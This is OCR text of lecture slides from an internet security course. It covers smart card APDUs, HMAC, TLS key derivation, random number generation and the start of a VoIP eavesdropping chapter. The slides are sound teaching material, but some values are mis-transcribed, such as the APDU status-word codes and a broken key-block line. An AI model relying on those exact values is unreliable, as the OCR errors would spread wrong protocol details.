Smart Card File Type "linear variable"


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- Example: read variable-length record #3
- Maximum number of records: 254
- Variable record length: 1 .. 254 bytes

Smart Card File Type "cyclic"


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- Example: read the most-recently written record (#1)
- Maximum number of records: 254
- Record length: 1 .. 254 bytes

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.4 SmartCard Messages



Command APDU

- CLA: Class Byte (e.g. ‘ 0X‘ for ISO 7816-4/-7/-8, ‘A0‘ for GSM)
- INS: Instruction byte
- P1: Parameter 1 byte
- P2: Parameter 2 byte
- Lc: Length command byte (length of data field in command APDU)
- Le: Length expected byte (length of data field in response APDU, maximum: 0x00)

Response APDU

- SW1: Status Word 1 byte
- SW2: Status Word 2 byte

Common Return Codes

- Normal processing: ‘61XX‘, ‘9000‘
- Warning processing: ‘62XX‘, ‘6300‘
- Execution error: ‘64XX‘, ‘6500‘
- Checking error: ‘617XX‘ ... ‘6FXX‘

APDU cases

- Case 1: | CLA | INS | P1 | P2 | --> | SW1 | SW2 |
- Case 2: | CLA | INS | P1 | P2 | Le | --> | Data | SW1 | SW2 |
- Case 3: | CLA | INS | P1 | P2 | Lc | Data | --> | SW1 | SW2 |
- Case 4: | CLA | INS | P1 | P2 | Lc | Data | Le | --> | Data | SW1 | SW2 |


Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

2 Key Material and Random Numbers


2 Key Material and Random Numbers

- Pseudo random function (PRF)
- Computing the TLS master secret
- Generating key material
- Generating true random numbers
- Hardware-based true random generators
- Quantum random number generator
- Skew corrections and tests for randomness




Glossary:

- **DH** Diffie-Hellman public key cryptosystem
- **RSA** Rivest-Shamir-Adleman public key cryptosystem
- **IV** Initialization Vector, required to initialize symmetric encryption algorithms
- **Nonce** Random number, used in challenge-response protocols
- **MAC** Message Authentication Code, cryptographically secured checksum
- **MIC** Message Integrity Code – synonym for MAC



HMAC Function

- RFC 2104 proposes a method how a keyed one-way hash function (HMAC) can be constructed on the basis of any block-oriented hash function like MD5 or SHA-1.
- In front of the document to be authenticated, an additional 512 bit inner key block is prepended. This inner key block is formed be padding the secret key up to the full block size of 512 bits and then XOR-ing this first block with a repetition of the value 0x36. In order to achieve maximum security, the length of the secret key should be at least the size of the hash value, i.e. 128 bits for MD5 and 160 bits for SHA-1.
- This augmented document is now fed into the chosen hash algorithm. Since the hash value of the previous block always serves as an initialization vector for the next block, the hash function operating on the inner key block generates an intialization vector for the hashing of the actual document that depends on the secret key only. As long as the secret key remains the same, all messages can be signed using the same secret initialization vector.
- The same is true for the outer key block, which is formed by XOR-ing the padded key with a different repeated byte value of 0x5C and which is always prepended to the hash value coming out of the first hashing round. The outer key block can be used to compute a second key-dependent initialization vector to hash the hash value coming out of the first round a second time.
- The final MAC value obtained by the second MD5/SHA-1 hash has a size of 128 bits or 160 bits, respectively. Without the knowledge of the secret key it is impossible to derive the MAC value which in turn does not give any clues about the secret key used.



HMAC-based Pseudo Random Functions

- A pseudo random function (PRF) expands a secret and a public initial seed into a key stream of arbitrary length. This can be achieved iterating a MD5 or SHA-1 based HMAC function controlled by a secret key using the following algorithm:


  A(0) = seed

  A(i) = HMAC(secret, A(i-1))

- Since the A(i) values represent the internal state of the PRF, we do not want to leak any helpful information by outputting the intermediate MAC values directly. Instead the concatenated key stream is formed by subjecting the state values A(i) to an final output hash:

key stream = HMAC(secret, A(1) + seed) +
HMAC(secret, A(2) + seed) +
HMAC(secret, A(3) + seed) +
…


Source: RFC 2246 – TLS Protocol Version 1.0



SSL/TLS Handshake Protocol

- The SSL session state is controlled by the SSL handshake protocol that runs on top of the SSL record layer. When a SSL client and a SSL server first start communicating, they agree on a protocol version, select cryptographic algorithms, optionally authenticate each other, and use public-key encryption techniques to generate shared secrets.
- The client starts with a **ClientHello** message to which the server must respond with a **ServerHello** message – otherwise a fatal error occurs and the connection fails. The following attributes are established: Protocol Version, Session ID, Cipher Suite, and Compression Method. Additionally, two random values are generated and exchanged ClientHello-Random R_C and ServerHello-Random R_S.
- Next the server usually sends its X.509 server certificate in an optional **Certificate** message. If no certificate is sent, then an optional **ServerKeyExchange** message may be sent instead, containing the server part of a Diffie-Hellman (DH) secret. If the server insists on a **client side authentication** an optional **CertificateRequest** message is appended. The server indicates the end of the server hello phase by sending a **ServerHelloDone** message.
- If the server has sent a CertificateRequest message, the client must send either its X.509 client certificate in a **Certificate** message or a 'no certificate' alert. If the client has received a server certificate containing the server's public RSA key, the client encrypts a randomly chosen premaster secret with it and sends it to the server in a **ClientKeyExchange** message. Alternatively the clients can send its part of a DH key exchange. Each side can now form a shared master secret.
- The client then emits a **ChangeCipherSpec** message announcing that the new parameters have been loaded, followed by a **Finished** message already encrypted with the new settings. The server does the same on its side.
- The encrypted exchange of application data can now be started.

Source: Stephen Thomas, SSL and TLS Essentials, Wiley Computer Publishing



Computing the TLS Master Secret

- For all key exchange methods, the same algorithm is used to convert the pre_master_secret into the master_secret. The pre_master_secret should be deleted from memory once the master_secret has been computed.

  master_secret = PRF(pre_master_secret, "master secret", client_random + server_random)

  The master secret is always exactly 48 bytes in length. The length of the premaster secret will vary depending on key exchange method.


RSA Pre-Master Secret

- When RSA is used for server authentication and key exchange, a 48- byte pre_master_secret is generated by the client, encrypted under the server's public key, and sent to the server. The server uses its private key to decrypt the pre_master_secret. Both parties then convert the pre_master_secret into the master_secret, as specified above.

Diffie-Hellman Pre-MasterSecret

- A conventional Diffie-Hellman computation is performed. The negotiated key is used as the pre_master_secret, and is converted into the master_secret, as specified above.

Source: RFC 2246 – TLS Protocol Version 1.0



Generate Key Material

- The master secret is hashed into a sequence of secure bytes, which are assigned to the MAC secrets, keys, and IVs required by the current connection state. CipherSpecs require a client write MAC secret, a server write MAC secret, a client write key, a server write key, a client write IV, and a server write IV, which are generated from the master secret in that order. Unused values are empty.
- When generating keys and MAC secrets, the master secret is used as an entropy source, and the random values provide unencrypted salt material. To generate the key material, compute

  key_block = PRF(master_secret, "key expansion",
  server_random + client_random)

  until enough output has been generated. Then the key_block is partitioned as follows:

  client_write_MAC_secret[hash_size]
  server_write_MAC_secret[hash_size]
  client_write_encryption_key[key_length]
  server_write_encryption_key[key_length]
  client_write_IV[IV_size]
  server_write_IV.IV_size]
- Implementation note: The cipher spec which currently requires the most material is 3DES_EDE_CBC_SHA: it requires 2 x 24 byte encryption keys, 2 x 20 byte MAC secrets, and 2 x 8 byte IVs, for a total of **104** bytes of key material.

Resuming Sessions

- When resuming a session, the corresponsing master secret should be used with fresh server_hello and client_hello random values to generate new key material.

Source: RFC 2246 – TLS Protocol Version 1.0

Generating True Random Numbers (RFC 1750)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- The security of modern cryptographic protocols relies heavily on the availability of true random key material and nonces.
- On standard computer platforms it is not a trivial task to collect true random material in sufficient quantities:
  - Key Stroke Timing
  - Mouse Movements
  - Sampled Sound Card Input Noise
  - Air Turbulence in Disk Drives
  - RAID Disk Array Controllers
  - Network Packet Arrival Times
  - Computer Clocks
- Best Strategy: Combining various random sources with a strong mixing function (e.g. MD5 or SHA-1 hash) into an entropy pool (e.g. Unix /dev/random) protects against single device failures.

Generate True Random Numbers

- **Key stroke timing**: 1-2 bits per stroke can be obtained from key stroke time interval measurements.
- **Mouse movements:** A lot of random information can be extracted from mouse movement although the collected entropy is difficult to estimate because of potentially strongly repetitive and correlated inputs.
- **Sampled sound card input noise:** The LSBs of open-circuit audio inputs carry thermal noise, so that a few random bits per measurement can be extracted.
- **Air Turbulence in disk drives:** Disk drives have small random fluctuations in their rotational speed due to chaotic air turbulence producing about 100 bits/minute.
- **RAID disk array controllers**: Timing data available from RAID disk array controller drivers can also be used to collect entropy (how much?)
- **Network packet arrival times**: The arrival times of network packets can be used with care since they might be monitored or manipulated by a remote attacker. The 1-2 bits of randomness per packet is often the only entropy source available to diskless and keyboard-less hosts (e.g. firewall or VPN gateway set-top boxes).
- **Computer clocks**: Clocks provide significantly fewer real bits of randomness than might appear from their specifications (large tolerances) since in many cases the clock tick variables despite of their apparent fine resolution increase in large steps.
- **Serial numbers**: Serial numbers of any kind should not been used since they usually can be easily guessed or found out by brute force.

Hardware-based True Random Generators


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Quantum Sources or Radioactive Decay Sources
  - Reliable, high entropy sources, but often bulky and expensive.
- Thermal Noise Sources
  - Noisy diodes or resistors are cheap and compact but level detection usually introduces considerable skew that must be corrected.
  - Since 1999 integrated into the Intel i8xx chip sets (82802 Firmware Hub Device).
- Free Running Oscillators
  - The frequency variation of a free running oscillator is a good entropy source if designed and measured properly.
  - Used in smart card crypto co-processors (e.g. Philips FAME-X).
- Lava Lamps
  - Periodic digital snapshots of a lava lamp exhibit a lot of randomness.

Quantum Random Number Generator

www.idquantique.com

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



- Detection of single photons via a semi-transparent mirror
- High throughput: 4 – 16 Mbit/s
- Low cost

Andreas Steffen, 28.02.2010, 2-Random.pptx 10

Skew Corrections and Tests for Randomness

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Simple Skew Correction (von Neumann)
  - p(1) = 0.5+e, p(0) = 0.5-e, -0.5 < e < 0.5
  - Example with e = 0.20, i.e. p(1) = 0.7, p(0) = 0.3

```
11011111101011011000100111100111011111011011111111101 01
 - 0 - - 1 1 - 0 1 - 1 0 - 1 0 - 0 - - 1 - 0 - - - - 0 0
```

- Strong Mixing using Hash functions
  - Hashing improves statistical properties but does not increase entropy.
- Statistical Tests for Randomness
  - A number of statistical tests are defined in FIPS PUB 140-1 "*Security Requirements for Cryptographic Modules*": Monobit Test, Poker Test, Runs Test, etc.
- Entropy Measurements
  - The entropy of a random or pseudo-random binary sequence can be measured using Ueli Maurer's *"Universal Statistical Test for Random Bit Generators"*

Internet Security 2 (IntSi2)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

3 Voice-over-IP Security

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

3 Voice-over-IP Security

3.1 Eavesdropping on Multimedia Sessions


- Using Wireshark
- Using Cain & Abel

